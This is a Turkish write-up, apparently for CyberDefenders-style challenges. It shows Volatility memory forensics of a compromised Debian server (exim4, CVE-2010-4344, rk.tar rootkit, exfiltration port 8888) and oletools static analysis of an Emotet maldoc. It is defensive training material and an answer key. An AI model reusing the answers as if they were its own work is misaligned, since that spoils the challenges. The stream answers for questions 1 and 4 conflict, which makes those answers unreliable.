
Çözüm 7.) Kod : python2 vol.py -f victoria-v8.memdump.img --profile=LinuxDebian5_26x86 linux_psaux

Cevap : exim4

Soru 8.) What is the CVE number of exploited vulnerability?
Sömürülen güvenlik açığının CVE numarası nedir?

Çözüm : https://www.cvedetails.com/cve/CVE-2010-4344/ adresinden bakabilirsiniz.

Cevap : CVE-2010-4344




Soru 9.) During this attack, the attacker downloaded two files to the server. Provide the name of the compressed file.

Bu saldırı sırasında saldırgan sunucuya iki dosya indirdi. Sıkıştırılmış dosyanın adını girin.

Çözüm : Kod : sudo ls mount_point/tmp/

Cevap: c.pl, rk.tar




Soru 10.) Two ports were involved in the process of data exfiltration. Provide the port number of the highest one.

Veri hırsızlığı sürecine iki bağlantı noktası dahil edildi. En yüksek olanın bağlantı noktası numarasını sağlayın.


Çözüm 10.) Kod : python2 vol.py -f victoria-v8.memdump.img --profile=LinuxDebian5_26x86 linux_netstat

Cevap : 8888



Soru 11.) Which port did the attacker try to block on the firewall?
Saldırgan güvenlik duvarında hangi bağlantı noktasını engellemeye çalıştı?

Çözüm 11.) Kod : cd mount_point/tmp/
sudo tar xvf rk.tar
cd rk
cat install.sh |grep "port"



MalDoc 101

SENERYO;

Tehdit aktörlerinin, saldırılarını ilerletmek ve makro koddan geçiş yapmak için PowerShell'in yürütülmesi gibi arazide yaşama (LOTL) tekniklerini kullanması yaygındır. Bu zorluk, önemli IOC'leri çıkarmak için çoğu zaman nasıl hızlı analiz yapabileceğinizi göstermeyi amaçlamaktadır. Bu alıştırmanın odak noktası, analiz için statik tekniklerdir.

Kullanılan Araçlar;


Oletools

Soru 1.) Multiple streams contain macros in this document. Provide the number of highest one.

Bu belgede birden çok akış makro içerir. En yüksek sayıyı belirtin.

Çözüm 1.) Kod : python2 oledump.py sample.bin

Cevap : 16




Soru 2.) What event is used to begin the execution of the macros?

Makroların yürütülmesini başlatmak için hangi olay kullanılır?

Çözüm 2.) Kod : python2 olevba.py sample.bin

Cevap : Document_open




Soru 3.) What malware family was this maldoc attempting to drop?

Bu maldoc hangi kötü amaçlı yazılım ailesini düşürmeye çalışıyordu?

Çözüm 3.) Virüstotal sitesinde dosyamızı taratıyoruz.

Cevap : Emotet




Soru 4.) What stream is responsible for the storage of the base64-encoded string?

Base64 kodlu dizenin depolanmasından hangi akış sorumludur?

Çözüm 4.) Kod: python2 oledump.py sample.bin

python2 olevba.py sample.bin

Dosyayı tekrar gözden geçiriyoruz ve burdaki en büyük bölüm olan 34'tür. Oledump çıktısı görseline soru 1 görselinden bakabilirsiniz.




Soru 5.) This document contains a user-form. Provide the name?

Bu belge bir kullanıcı formu içermektedir. İsim ver?

Çözüm 5.) Kod: oledir sample.bin

Cevap: roubhaol



